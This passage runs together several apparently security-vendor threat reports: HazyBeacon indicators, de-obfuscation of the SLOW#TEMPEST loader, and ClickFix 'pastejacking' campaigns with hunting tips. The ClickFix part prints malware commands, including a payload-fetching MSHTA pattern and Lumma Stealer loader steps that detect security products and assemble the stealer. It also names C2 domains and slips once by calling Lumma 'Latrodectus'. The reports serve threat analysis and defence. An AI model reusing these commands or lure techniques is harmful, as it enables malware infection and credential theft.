Our investigation also uncovered a previously undocumented Windows backdoor that we named HazyBeacon. The threat actors used HazyBeacon as the main tool for maintaining a foothold and collecting sensitive information from the affected governmental entities. The data exfiltration attempts leveraged legitimate cloud storage services, blending their activity with normal network traffic.

This campaign highlights how attackers continue to find new ways to abuse legitimate, trusted cloud services. Security teams should prioritize enhanced monitoring of cloud resource usage. These teams should also develop detection strategies that can identify suspicious patterns of communication with trusted cloud services to better detect and prevent such attacks.

Palo Alto Networks Protection and Mitigation

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

  • The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the indicators shared in this research.
  • Cortex XDR and XSIAM customers are better protected against the threat mentioned in this article by the Behavioral Threat Protection module that detects and blocks the execution of processes with malicious behavior, and machine learning based Local Analysis module, which can prevent the execution of known and unknown malware
  • Cortex Cloud customers are better protected from the topics discussed within this article through the proper placement of Cortex Cloud XDR endpoint agent and serverless agents within a cloud environment. Designed to protect a cloud’s posture and runtime operations against these threats through the detection and prevention of the malicious operations or configuration alterations or exploitations discussed within this article.

Organizations can gain help assessing cloud security posture through the Unit 42 Cloud Security Assessment.

If you think you might have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
  • UK: +44.20.3743.3660
  • Europe and Middle East: +31.20.299.3130
  • Asia: +65.6983.8730
  • Japan: +81.50.1790.0200
  • Australia: +61.2.4062.7950
  • India: 00080005045107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

  • SHA256 hashes for the Lambda-URL backdoor (C:\Windows\assembly\mscorsvc.dll)
    • 4931df8650521cfd686782919bda0f376475f9fc5f1fee9d7cf3a4e0d9c73e30
  • SHA256 hashes for the Google Drive file uploader (C:\ProgramData\google.exe)
    • d20b536c88ecd326f79d7a9180f41a2e47a40fcf2cc6a2b02d68a081c89eaeaa
  • SHA256 hashes for the Google Drive file uploader (C:\ProgramData\GoogleDrive.exe)
    • 304c615f4a8c2c2b36478b693db767d41be998032252c8159cc22c18a65ab498
  • SHA256 hashes for the Google Drive file uploader (C:\ProgramData\GoogleDriveUpload.exe)
    • f0c9481513156b0cdd216d6dfb53772839438a2215d9c5b895445f418b64b886
  • SHA256 hashes for the Dropbox file uploader (C:\ProgramData\Dropbox.exe)
    • 3255798db8936b5b3ae9fed6292413ce20da48131b27394c844ecec186a1e92f
  • SHA256 hashes for the file collector (C:\ProgramData\igfx.exe)
    • 279e60e77207444c7ec7421e811048267971b0db42f4b4d3e975c7d0af7f511e
  • SHA256 hashes for the Google Drive connect tool (C:\ProgramData\GoogleGet.exe)
    • d961aca6c2899cc1495c0e64a29b85aa226f40cf9d42dadc291c4f601d6e27c3

Additional Resources

Evolving Tactics of SLOW#TEMPEST: A Deep Dive Into Advanced Malware Techniques

Executive Summary

In late 2024, we discovered a malware variant related to the SLOW#TEMPEST campaign. In this research article, we explore the obfuscation techniques employed by the malware authors. We deep dive into these malware samples and highlight methods and code that can be used to detect and defeat the obfuscation techniques.

Understanding these evolving tactics is essential for security practitioners to develop robust detection rules and strengthen defenses against increasingly sophisticated threats.

We focus on the following techniques used by the threat actors for the SLOW#TEMPEST campaign:

  • Control flow graph (CFG) obfuscation using dynamic jumps
  • Obfuscated function calls

Palo Alto Networks customers are better protected from the threats discussed in this article through the following products and services:

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics Anti-analysis, DLL sideloading

Background

In this article, we analyze a more recent variant of the malware sample (SHA256 hash: a05882750f7caac48a5b5ddf4a1392aa704e6e584699fe915c6766306dae72cc) from the SLOW#TEMPEST campaign. The attackers distribute the malware as an ISO file, which is a common technique used to bundle multiple files to potentially evade initial detection. This ISO file contains 11 files; two are malicious, and the remainder are benign.

The first malicious file is zlibwapi.dll, which we’ll refer to as loader DLL, decrypts and executes the embedded payload. The payload is not integrated into the loader DLL in a typical manner. Instead, it is appended to the end of another DLL named ipc_core.dll.

The loader DLL is executed via DLL side-loading by a legitimate signed binary named DingTalk.exe. DLL side-loading is a technique where attackers use a legitimate program to load a malicious DLL file, causing the legitimate program to execute the attacker's code. Separating the payload from the loader DLL complicates detection, as the malicious code will only execute if both the loader and payload binaries are present.

In the following sections, we dive deeper into the anti-analysis techniques used by the malware authors to obfuscate the code in the loader DLL.

Control Flow Graph (CFG) Obfuscation Using Dynamic Jumps

CFG obfuscation alters the execution order of program instructions, making static and dynamic analysis more difficult. This makes it harder to understand the program’s logic, identify malicious functionality and create effective signature-based detection.

For static analysis, traditional tools relying on linear sequences or predictable control flow become ineffective. Dynamic analysis also becomes more challenging because misleading execution paths obscure actual malicious operations. CFG obfuscation breaks the mapping between the original source or compiled code and runtime execution, making it significantly more difficult to create reliable detection rules.

To demonstrate this technique, we analyze the application of CFG obfuscation, specifically using dynamic jumps to the loader DLL's main function. Figure 1 illustrates the CFGs of this function, both with and without obfuscation. Once we remove the obfuscation, the continuous code flow becomes apparent, marked by two colored lines:

  • Green for True branches
  • Red for False branches
Two vertical diagrams comparing an obfuscated function and the same function with obfuscation removed. Both diagrams feature lines and boxes representing functional elements, connected by vertical and horizontal lines to show their interactions. The left diagram labeled "Obfuscated Function" is more complex with many boxes linked by yellow lines. The right diagram labeled "Obfuscation Removed" is simplified with fewer elements. There are fewer boxes and the lines interconnecting them are red and green. The green line is only on the right of the diagram and multiple red lines appear on both the left and the right.
Figure 1. CFGs of the main function for the loader DLL with and without obfuscation.

This function is extensive, comprising over 17,000 lines of assembly instructions. Given the size of the main function for the loader DLL, we turned to the Hex-Rays decompiler to speed up analysis. However, the Hex-Rays decompiler was only able to generate 10 lines of pseudocode for the same main function, as shown in Figure 2.

Screenshot of code in an Integrated Development Environment, featuring C++ syntax with functions and conditional statements highlighted in various colors.
Figure 2. Pseudocode generated by Hex-Rays of the main function for the loader DLL.

The reason for the incomplete Hex-Rays decompiler output is because the sample used dynamic jump instructions. Dynamic jumps are where target addresses in code are computed at runtime.

Unlike direct jumps to fixed addresses, dynamic jumps make it impossible for the decompiler to determine the execution flow without actually running the program. This lack of a clear, predetermined path severely hinders the decompiler's ability to reconstruct the original high-level code, often leading to incomplete or inaccurate decompilation results.

Figure 3 shows one of the dynamic jumps using the JMP RAX instruction near the entry point of the main function of the loader DLL. The JMP instruction will cause the execution flow to be diverted to a different target address.

The target address depends on factors like memory contents, register values and the results of conditional checks performed during execution. In this case, it is computed at runtime by a sequence of preceding instructions and stored in the CPU register RAX.

A screenshot of a computer screen displaying colorful assembly language code in a text editor, with various operations and hexadecimal values highlighted. JMP is highlighted in pink.
Figure 3. One dynamic jump in the main function for the loader DLL.

We countered CFG obfuscation employing dynamic jumps by first identifying all instances of these jumps using the IDAPython script shown in Figure 4.

Screenshot of computer code in an IDE, featuring functions and loops written in Python.
Figure 4. Code to locate dynamic jumps.

Using the above script, we identified 10 dynamic jumps in the main function of the loader DLL.

The dynamic jump target is determined by a preceding sequence of nine instructions, termed a “dispatcher,” before each JMP RAX instruction. These 10 dispatchers, found within the loader DLL's main function, share a similar structure. However, each dispatcher uses a distinct set of instructions to compute the jump's destination address, effectively hiding the program's control flow.

Imagine the program is a complex dance routine. Normally, the dancers move predictably from one step to the next. However, in this case, the program has hidden "jump points." Before each jump, there's a mini-routine, like a secret handshake, that decides exactly where the next jump will land. These secret handshakes are all a bit different, making it very hard to predict the dance's true path, almost like the dancers are improvising where they'll go next, even though it's all pre-programmed.

Each dispatcher implements a two-way branching mechanism. The code path taken depends on the state of the Zero Flag (ZF) or the carry flag (CF) when the dispatcher is entered. These flags, which are set by previous instructions to indicate the result of an operation (e.g., zero or overflow), determine which branch is taken. Each dispatcher has a pair of conditional move (CMOVNZ) or set (SETNL) instructions and an indirect jump (JMP RAX). This creates a dynamic control flow that depends on runtime conditions and memory contents, making static analysis difficult.

ZF and CF are CPU status flags that reflect arithmetic and logical operation outcomes. These flags act as internal switches, enabling dynamic program execution based on prior computation results. Each conditional move or set instruction has two possible target addresses: one for a true condition and the other for a false condition. For example, the conditional move if not zero (CMOVNZ) instruction will only move data if the ZF is 0, indicating that the previous operation did not result in 0. If the ZF is 1 (meaning the previous result was 0), the CMOVNZ instruction will not move the data, and execution will continue to a different target address.

Figure 5 shows one of the dispatchers. We annotated the instructions to explain how the destination addresses are computed.

Screen capture of computer code in an IDE, showing various assembly language instructions and memory addresses with comments explaining their functionality.
Figure 5. CPU instructions of one dispatcher.

Using Unicorn — a multi-platform, multi-architecture CPU emulator framework — automates the identification of destination jump addresses. We achieve this by executing the nine instructions preceding each JMP RAX in a controlled manner, rather than running the entire binary. This allows us to determine the jump addresses for each dispatcher.

To extract the bytecodes of these instructions, we use the code shown in Figure 6.

Screenshot of a code snippet, including a function named 'setup_emulate (JMP_RAX)' with comments and hexadecimal conversions.
Figure 6. Code to extract the bytecodes of the dispatchers.

Next, we emulate each dispatcher. Since each dispatcher uses a two-way branching mechanism with two target addresses, the emulation process must be repeated twice for each dispatcher to determine both destination addresses. Figure 7 shows the code used to emulate the dispatchers.

A screenshot of computer code including various programming-related texts, symbols, and functions. The image shows code related to data segment initialization and memory manipulation functions as well as destination address computation.
Figure 7. Code to emulate the dispatcher to determine the destination addresses.

After computing the two destination addresses, we replaced the dispatcher instructions with direct jump instructions to those addresses, effectively removing the CFG obfuscation. This allowed us to see the original code flow easily in IDA Pro. Figure 8 shows the code to patch the instructions in the IDA database.

Screenshot of code displaying functions related to memory address manipulation, including use of hex values and byte handling.
Figure 8. Code to patch the dispatchers with de-obfuscated jump instructions.

Finally, we forced IDA Pro to re-analyze the entire function that was patched using the code shown in Figure 9. This was to trigger IDA Pro to update its CFG based on the de-obfuscated instructions.

Screenshot of a script in an integrated development environment, showing a function named 'fix_function' with code involving loops and operations for item deletion and instruction creation using the IDA Pro APIs.
Figure 9. Code to force IDA Pro to re-analyze the patched functions.

The complete script for resolving with CFG obfuscation using dynamic jumps is available at emu_jmp_rax_idapython.py.

After executing this script, the Hex-Rays decompiler successfully decompiled the main function within the loader DLL. Figure 10 shows part of the decompilation output.

A screenshot of a computer screen displaying complex programming code in an IDE, with highlighted syntax in various colors including yellow, blue, and white on a dark background.
Figure 10. Decompiled output of the main function in the loader DLL.

However, we observed that further obfuscation remained in the code. Specifically, most functions were called dynamically, and we did not observe any direct Windows API calls. This made it challenging to immediately discern the code's purpose, as the actual functionality was obscured by indirect function resolution.

Obfuscated Function Calls

Obfuscated function calls use indirect calls, where the function's address is calculated dynamically at runtime and then called through a pointer, instead of directly invoking the function by its name. Attackers use this technique to hinder static analysis, as the actual target function is not immediately apparent in the code. This makes it more difficult to understand the program's behavior and identify malicious actions.

Analysis of the main function's assembly code reveals the presence of multiple obfuscated function calls. The Call RAX instruction is a key indicator, as it signifies that the function address is being dynamically determined at runtime rather than being directly specified in the code. Similar to dynamic jumps, the target addresses of these function calls were calculated at runtime. We were not able to determine the target addresses without executing the binary. Figure 11 shows some of the obfuscated function calls.

Image showing a section of coding with assembly language instructions. The text is highlighted in various colors including blue, green, and orange on a dark background for clarity. All of the calls in the code are highlighted.
Figure 11. Instructions of multiple obfuscated function calls.

To determine the target address of obfuscated function calls, we applied a similar approach to the one we used for dynamic jumps. This is because both techniques involve calculating target addresses at runtime.

Our script successfully calculated the destination addresses of these obfuscated function calls. However, we observed that IDA Pro failed to identify the arguments of standard Windows APIs even though the destination addresses were correctly resolved, as Figure 12 shows. This is because there was missing function signature information linking the addresses of the Windows APIs with the obfuscated function calls.

Screenshot of computer code featuring various operations such as mov, add, and lea with hexadecimal values and register names.
Figure 12. Destination addresses of the obfuscated function calls resolved.

To enable IDA Pro to correctly identify the function arguments, rename local variables and perform proper analysis, we needed to explicitly set the “callee” address for each obfuscated function call using the code shown in Figure 13. This provides IDA Pro with the necessary information to recognize the function as a known Windows API.

Screen capture displaying script for IDA Pro related functions involving memory addresses and internal metadata management. The text is shown in a coding interface with syntax highlighting.
Figure 13. Code to set the “callee” address to each obfuscated function call.

After adding the code shown in Figure 13 to set the callee address, IDA Pro will automatically label function arguments and rename local variables for each obfuscated function call. This significantly improved our ability to read and analyze the code, allowing us to understand the function's purpose more easily. Figure 14 shows some of the function arguments that IDA Pro labeled.

A screenshot displaying a section of assembly language code viewed in a text editor, containing various operation commands and parameters.
Figure 14. Function arguments and local variables renamed for the obfuscated function calls.

The complete script for resolving obfuscated function calls is at emu_call_rax_idapython.py.

After executing this script, we successfully de-obfuscated both the control flow and the function calls within the loader DLL. With the code now significantly more readable and the Windows API calls properly identified, we could proceed with analyzing its core functionality. In the final section, we examine the main purpose of the loader DLL.

Loader DLL Analysis

After removing the obfuscation using the scripts emu_call_rax_idapython.py and emu_call_rax_idapython.py, we easily located the main functionality of the loader DLL.

First, we observed an anti-sandbox check that uses the Windows API GlobalMemoryStatusEx to determine the total physical memory available on the system. The loader DLL will only unpack its payload and execute it in memory if the target machine has at least 6 GB of RAM. Figure 15 shows the pseudocode of the core components of the loader DLL.

A screenshot of a computer screen displaying a segment of code in a text editor, with various functions and variables. The text is sharp and easily readable against a dark background and uses syntax highlighting.
Figure 15. Pseudocode of the core components of the loader DLL.

Conclusion

​​The SLOW#TEMPEST campaign's evolution highlights malware obfuscation techniques, specifically dynamic jumps and obfuscated function calls. This illustrates the importance for security practitioners to adopt advanced dynamic analysis techniques (e.g., emulation) alongside static analysis to effectively dissect and understand modern malware.

The success of the SLOW#TEMPEST campaign using these techniques demonstrates the potential impact of advanced obfuscation on organizations, making detection and mitigation significantly more challenging. Understanding how threat actors leverage these methods is crucial for developing robust detection rules and strengthening defenses against increasingly complex threats.

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

  • Advanced WildFire can detect the malware samples discussed in this article.
  • Cortex XDR and XSIAM are designed to prevent the execution of known malicious malware, and also prevent the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module. The Cortex Shellcode AI module can help detect and prevent shellcode attacks.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
  • UK: +44.20.3743.3660
  • Europe and Middle East: +31.20.299.3130
  • Asia: +65.6983.8730
  • Japan: +81.50.1790.0200
  • Australia: +61.2.4062.7950
  • India: 00080005045107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

  • SHA256 hash: a05882750f7caac48a5b5ddf4a1392aa704e6e584699fe915c6766306dae72cc
  • File size: 7.42 MB
  • File description: ISO file distributed in the SLOW#TEMPEST campaign
  • SHA256 hash: 3d3837eb69c3b072fdfc915468cbc8a83bb0db7babd5f7863bdf81213045023c
  • File size: 1.64 MB
  • File description: DLL used to load and execute the payload
  • SHA256 hash: 3583cc881cb077f97422b9729075c9465f0f8f94647b746ee7fa049c4970a978
  • File size: 1.64 MB
  • File description: DLL with encrypted payload in the overlay segment

References

Links to de-obfuscation scripts mentioned in this article:

Updated July 11, 2025, at 7:20 a.m. PT to add links to de-obfuscation scripts. 

Fix the Click: Preventing the ClickFix Attack Vector

Executive Summary

In this article, we share hunting tips and mitigation strategies for ClickFix campaigns and provide an inside view of some of the most prominent ClickFix campaigns we have seen so far in 2025:

  • Attackers distributing NetSupport remote access Trojan (RAT) are ramping up activities with a new loader
  • Attackers distributing Latrodectus malware are luring victims with a new ClickFix campaign
  • Prolific Lumma Stealer campaign targeting multiple industries with new techniques

ClickFix is an increasingly popular technique that threat actors use in social engineering lures. This technique tricks potential victims into executing malicious commands, under the pretense of conducting “quick fixes” for common computer issues.

These campaigns use the reputations of legitimate products and services to hide their activities in a way that makes them more difficult to spot. This does not imply that the author of the executable file is at fault or liable for the outcome caused by the malware.

ClickFix campaigns have impacted organizations in a wide variety of industries, including:

  • High technology
  • Financial services
  • Manufacturing
  • Wholesale and retail
  • State and local government
  • Professional and legal services
  • Utilities and energy

Unit 42 has recently assisted in almost a dozen incident response cases in which a ClickFix lure was the initial access vector.

An effective ClickFix lure could enable threat actors to perform a complete takeover of the targeted organization. These lures can be fairly simple for threat actors to prepare, leaving organizations susceptible to credential gathering, mail theft and even ransomware incidents.

We identified two variations of this technique:

  • Instructing a target to run malicious commands in the Run window by pressing Windows Key + R (Win+R)
  • Instructing a potential victim to run malicious commands in a terminal window by pressing Windows Key + X (Win+X)

Palo Alto Networks customers are better protected from the threats described here through the following products and services:

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics Social Engineering, Malware, Malvertising

Dissecting the ClickFix Technique

Before we examine the ClickFix technique, we must better understand what ClickFix is and how prevalent it has become in recent months.

ClickFix is a relatively new social engineering technique that threat actors increasingly use in attack campaigns. This technique misleads targeted users into applying “quick fixes” to common computer issues, such as performance issues, missing drivers or pop-up errors. In recent months, many of the lures using the ClickFix technique have been fake verification pages asking victims to complete an action before supposedly continuing to the viewer's intended destination.

Threat actors often deliver these lures through:

  • Legitimate but compromised websites
  • Malvertising
  • YouTube tutorials
  • Fake tech support forums

The ClickFix technique relies on clipboard hijacking. Webpages using ClickFix inject malicious script or commands into a potential victim's clipboard and provide instructions to paste and run the malicious content. Because the ClickFix technique asks users to paste the content, this is sometimes referred to as “pastejacking.”

Attackers use the ClickFix technique as an initial infection vector and the payloads that follow it vary — some lures drop infostealers, others deploy RATs or disable security tools. But all rely on convincing the victim to do the attacker’s job for them: running the code manually.

This delivery method bypasses many standard detection and prevention controls. There is no exploit, phishing attachment or malicious link. Instead, potential victims unknowingly run the command themselves, through a trusted system shell.

This method makes infections from ClickFix more complicated to detect than drive-by downloads or traditional malware droppers. However, researchers can still look for artifacts to detect these infections.

The Rise of a Global Phenomenon

We have been closely monitoring ClickFix lures in recent months and have found scores of variants that deliver multiple malware families. Figure 1 shows the distribution of cases per week.

Bar chart showing the count of events by week, from week starting 2024-12-30 to 2025-05-12. Event counts range from a low of 1 to a high of 126. Major peaks are noted at week starting 2025-01-27 with 121 events and 2025-03-24 with 126 events.
Figure 1. Weekly infection instances since the beginning of 2025.

Our researchers also noted the impact of ClickFix across a wide variety of business sectors, as shown in Figure 2.

Bar graph showing the count of entities by industry. Industries represented from highest to lowest counts are: High Technology, Financial Services, Manufacturing, Wholesale and Retail, State and Local Government, Professional and Legal Services, Utilities and Energy, Pharma and Life Sciences, Hospitality, Telecommunications, Healthcare, Federal Government, Education. Palo Alto Networks and Unit 42 logo lockup.
Figure 2. Distribution of industries affected by ClickFix lures.

Case Studies

Three of the most prominent campaigns we have observed so far in 2025 show how threat actors have integrated ClickFix into the attack flow of various malware families.

NetSupport RAT Switches Up Its Loading

During ClickFix-related activity hunting, we identified one particularly prolific campaign that was active in May 2025. In this campaign, attackers using NetSupport RAT impacted various industries, including:

  • Healthcare
  • Legal services
  • Telecommunications
  • Retail
  • Mining

This ClickFix campaign distributing NetSupport RATs leverages distribution domains that masquerade as legitimate and popular services:

  • DocuSign: A digital platform for signing, sending and managing documents electronically.
  • Okta: A platform that helps companies manage and secure user access to applications and systems. It provides single sign-on (SSO), multifactor authentication and identity management services.

Threat actors often abuse, take advantage of or subvert legitimate products for malicious purposes. This does not imply that the legitimate product is flawed or malicious.

Figures 3 and 4 show the fake DocuSign and Okta landing pages:

Spoofed landing page for PandaDoc, discussing the document signing alternative, highlighting ease and cost-effectiveness, with various industry badges and logos of trusted brands.
Figure 3. Fake landing page for DocuSign at docusign.sa[.]com.
A screenshot of a spoofed security verification page featuring a checkbox labeled "Verify you are human" with a Cloudflare logo below it. The text explains that the site needs to review the security of your connection before proceeding.
Figure 4. Fake landing page for Okta at oktacheck.it[.]com.
We suspect this ClickFix campaign distributes NetSupport RAT over ClearFake infrastructure. Our suspicion is based on the similarities between the ClickFix lure and ClearFake infrastructure. Both contain the same Russian comments and use identical JavaScript clipboard injection functionality.

ClearFake is a malicious JavaScript framework deployed on compromised websites as part of drive-by download campaigns used by other malware strains. Figure 5 shows ClearFake injecting an encoded PowerShell command using the JavaScript function unsecuredCopyToClipboard. The figure also shows comments in Russian within the code, giving us clues to the ClearFake developer’s origins.

A screenshot split into two sections showing verification steps on the left and computer code on the right. On the left, an orange interface instructs the user to complete verification steps like pressing and holding windows key and R, and verifying by pressing Enter. This is the first step. On the right, a coding interface with lines of code in red and black colors, notes in Russian, indicating modifications to a PowerShell command. The second step is the obfuscated PowerShell command injected to a user's keyboard.
Figure 5. Landing page and script injection in a fake DocuSign page.

The fake verification window displays instructions to open the Run dialog and then paste the clipboard contents into it, with the interface presenting these instructions as a test to prove that the user is human. The victim might be unaware of the malicious PowerShell command that the website subsequently injects (as mentioned above, this is an example of pastejacking).

Once executed, the command downloads another PowerShell script that downloads and executes the next stage in the attack. The infection chain is mapped out in Figure 6.

Flowchart illustrating a cyber attack involving fake Okta website prompts, execution of Cmd.exe, and PowerShell to download and run malicious software including NetSupport RAT and various executable files, leading to data injection and exfiltration.
Figure 6. The NetSupport RAT infection chain.

The next stage is contained within a ZIP archive, which includes all the legitimate dependencies required to execute jp2launcher.exe. This file is a legitimate Java Runtime Environment (JRE) component used to launch Java applications, as Figure 7 shows.

Screenshot of a computer screen displaying a list of files primarily related to Microsoft Windows components and applications. Each file entry shows the file name, modification date, type, and size. Three rows are highlighted in a red box.
Figure 7. Contents of the ZIP archive downloaded by cmd.exe.

First, cmd.exe downloads the ZIP archive, extracts its content and saves that content in the %APPDATA%/Local/Temp/ directory. Then, cmd.exe launches jp2launcher.exe, which sideloads a malicious loader named msvcp140.dll. The Appendix of this article provides a full technical analysis of the new DLL-based NetSupport RAT loader.

Finally, the DLL downloads and executes a ZIP archive that contains NetSupport RAT (client32.exe) and associated files. NetSupport RAT is legitimate software, but out-of-date or stolen copies are often misused by different threat actors, usually configured as a RAT for infiltration and endpoint infection.

Latrodectus Spins New ClickFix Lures

During March-April 2025, we noticed an increasing amount of traffic to Latrodectus-controlled domains. We also saw a shift in infection strategy, as attackers distributing Latrodectus started to use the ClickFix technique in their initial access vectors.

This Latrodectus attack chain begins when a person visits a legitimate, but compromised website. Then, ClearFake infrastructure redirects the site visitor to a fake verification page. This page presents a prompt instructing the viewer to run a command via the Run dialog, while the malicious JavaScript backend injects a PowerShell command into the endpoint’s clipboard.

Figure 8 below shows the lure and the subsequent redirection chain from the compromised site.

Screenshot of a computer screen displaying a captcha verification page instructing the user to complete steps using keyboard shortcuts. The screen also shows web development tools open in the browser with various script names visible.
Figure 8. Latrodectus ClickFix lure.

When victims paste and execute the injected command, they do not see the command itself. What they do see is the final comment at the end of the script (Cloud Identificator: 2031), which looks like part of a normal authentication process. However, upon execution, the script uses curl.exe to download a JavaScript file from a command-and-control (C2) server. It then executes the file via Cscript, as Figure 9 shows.

Code snippet with syntax highlighting in dark mode, with some redactions for privacy.
Figure 9. A malicious command injected from a ClickFix lure onto the target’s clipboard.

Since its emergence in mid-2024, attackers have frequently delivered Latrodectus through a chain that includes a malicious JavaScript file downloading a Microsoft Software Installer (MSI) file that drops Latrodectus. In this case, the executed JavaScript file (la.txt) retrieves an MSI file from a remote server and runs it using msiexec.exe.

Unlike earlier campaigns where the JavaScript downloader was typically bloated and obfuscated with nonsensical comments, this variant employs large junk JSON variables that have seemingly legitimate names, such as var_Apple_Palantir38 and func_Slack_encryption84. Figure 10 shows a comparison of the obfuscation techniques used in past and recent Latrodectus campaigns.

Two side-by-side images displaying coding scripts: the left shows a code snippet with variables and functions, while the right features a code block with a loop and conditional statements.
Figure 10. Comparison between recent (left) and older (right) obfuscation techniques used in Latrodectus droppers.

The MSI payload drops several files onto the victim’s disk. These include Latrodectus, which is dropped as a malicious DLL file (libcef.dll), and a legitimate binary that sideloads the DLL. This is demonstrated in Figure 11.

Diagram of the Latrodectus infection chain, starting with a compromised legitimate website and moving through the ClickFix tactic, leading to the downloading and execution of an EXE file and malicious shell code.
Figure 11. The Latrodectus infection chain.

When the legitimate file side-loads the malicious DLL for Latrodectus, it injects shellcode into itself.

In a May 2025 Timely Threat Intelligence post, we analyzed a similar Latrodectus campaign, in which Lumma Stealer was the final payload of the full attack chain.

Lumma Stealer Typosquatting Campaign

While attackers distributing Lumma Stealer started using the ClickFix infection technique in late 2024, we have seen a surge in ClickFix infection attempts for Lumma Stealer as recently as April 2025. In recent campaigns, attackers distributing Lumma Stealer have impacted a broad range of sectors, including:

  • Automotive
  • Energy
  • IT
  • Software

Our investigation into one of these ClickFix campaigns revealed that targets are prompted to copy a unique MSHTA command with the following structure: mshta xxxx[.]co/xxxxxx =+\xxx.

The attackers give each target a specific identifier string, which they can use to receive the payload once. However, the URIs our researchers checked were no longer delivering the payloads post-infection.

Upon executing the ClickFix script, the script redirects the viewer to a typosquatted version of the IP Logger domains iplogger[.]org and iplogger[.]com. IP Logger is a URL shortening and IP tracking service that creates links to log information about visitors, such as:

  • IP addresses
  • Geolocation
  • Device details
  • Browsing behavior

The typosquatted domain controlled by the attackers is iplogger[.]co, and the page for this domain is disguised as a known and legitimate service.

In all instances of the campaign, we observed that the MSHTA command downloaded an encoded PowerShell script, which initiated a Lumma Stealer infection. Figure 12 demonstrates the entire infection chain.

Lumma Stealer infection depicting the process of a malware attack involving entities like ClickFix, Encoded PowerShell, Lumma Stealer, and various functions like contacting Command and Control (C2) server, building executables, and detecting security products. The chart shows connections and actions such as resource dropping and execution commands throughout the attack lifecycle.
Figure 12. The Lumma Stealer infection chain.

Each attacker-controlled link hosts a heavily obfuscated and Base64-encoded PowerShell command that ultimately leads to the drop and execution of a malicious Lumma Stealer stager named PartyContinued.exe. This executable is hosted at: hxxps[:]//pub-<dynamically generated number string>.r2[.]dev and is named to seem like a legitimate developer URL.

When PartyContinued.exe launches, it sets up a new Lumma loading method that uses a scripting language called AutoIt. This version of Lumma Stealer is similar to earlier versions but includes a new Microsoft cabinet archive (CAB) file named Boat.pst. This CAB file is bundled inside PartyContinued.exe and holds the rest of the content that is used to create an AutoIt3 script engine and an AutoIt script it executes for Lumma Stealer.

Table 1 summarizes the commands executed by the loader and their purpose:

Command Description Purpose
tasklist | findstr /I "opssvc wrsa" Performs a case-insensitive search for opssvc or wrsa in the name of a running process. Endpoint security software detection
tasklist | findstr "bdservicehost SophosHealth AvastUI AVGUI nsWscSvc ekrn" Searches for various strings in the running processes. Endpoint security software detection
cmd /c md 386354 Creates a directory for saving the malware to disk. Set location for payload extraction
extrac32 /Y /E Boat.pst Extracts files from the .cab file named Boat.pst, overwriting existing files (/Y) and extracting all files (/E). Payload extraction
set /p ="MZ" > 386354\Slovenia[.]com <nul Creates a file named Slovenia[.]com under the 386354 directory containing two bytes for the characters MZ. Construct the AutoIt3 executor
findstr /V "Tr" Bell >> 386354\Slovenia[.]com Appends all lines in the extracted file named Bell that do not contain the string Tr (case-sensitive) to the file Slovenia[.]com. Construct the AutoIt3 executor
cmd /c copy /b 386354\Slovenia[.]com + Sewing + Monetary + Covered + Health + Loss + Intel + Escape + Tramadol + Apparatus 386354\Slovenia[.]com Appends other extracted files to finish creating a binary file using copy /b. The result is a copy of AutoIt3.exe, which is named Slovenia[.]com. Construct the AutoIt3 executor
cmd /c copy /b ..\Presently.pst + ..\Instantly.pst + ..\Roy.pst + ..\Tolerance.pst + ..\Mailto.pst + ..\Marco.pst + ..\Mint.pst G  Creates a binary named G that Slovenia[.]com will run as an AutoIt v3 compiled script (.a3x). Construct the Lumma Stealer payload (binary run as an .a3x file
start Slovenia[.]com G Command for the AutoIt3 executor to run the binary for Lumma Stealer as an .a3x file. Load/run Lumma Stealer
choice /d y /t 5 Command to select yes (y) for the default option (/d) for commands in the .bat file after waiting five seconds (/t 5).  Allows Lumma Stealer to run without any user interaction

Table 1. Commands executed by the loader for Lumma Stealer.

As shown in the table, Slovenia[.]com is a copy of the AutoIt3 script engine AutoIt3.exe that executes a binary run as an AutoIt script (.a3x) named G, which is responsible for the next stages of the attack. This version of Latrodectus harvests sensitive information, including Chromium-based browser passwords, and attempts to exfiltrate them to a C2 server at sumeriavgv[.]digital.

Hunting for ClickFix Infections

ClickFix attacks often leave easily detectable traces, especially when the people who view these lures are unfamiliar with opening administrative interfaces, making them more likely to paste a malicious command string into a Run window.

Reviewing RunMRU Artifacts

Windows maintains a registry key that stores the most recently executed commands from the Run window (Win + R), called RunMRU:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU

This registry key saves any commands that are executed from the Run window, enabling analysts to parse these entries to look for signs of suspicious usage.

Some key indicators for suspicious RunMRU contents could be:

  • Obfuscated content
  • Keywords related to the download and execution of payloads from unknown or suspicious domains
  • Keywords indicating calls to administrative interfaces

These entries indicate that someone might have manually triggered such commands, which is consistent with a ClickFix infection flow.

Detecting Win + X ClickFix

Some attackers aim to avoid exposing their activity in the RunMRU registry key. They instead present instructions to launch a terminal for PowerShell (Windows 11) or Command Prompt (Windows 10) via Win+X for the Quick Access Menu. A March 2025 report reveals that attackers distributing Havoc used this Win+X variation of ClickFix.

Threat hunters can look for signs of this Win+X ClickFix technique using EDR telemetry or Windows Event Logs — specifically:

  • Security event ID 4688 (Process Creation): Look for powershell.exe spawned by explorer.exe, in correlation with Event ID 4663 (Object Access) of files under the %LocalAppData%\Microsoft\Windows\WinX\ folder.
  • Shell usage patterns: Elevated PowerShell sessions invoked shortly after interactive logins, followed by network connections or suspicious child processes (e.g., certutil.exe, mshta.exe and rundll32.exe), are often red flags.
  • Clipboard monitoring: Since ClickFix lures rely on potential victims pasting malicious content from the clipboard, we can correlate paste activity with PowerShell execution shortly after the user types Win+X.
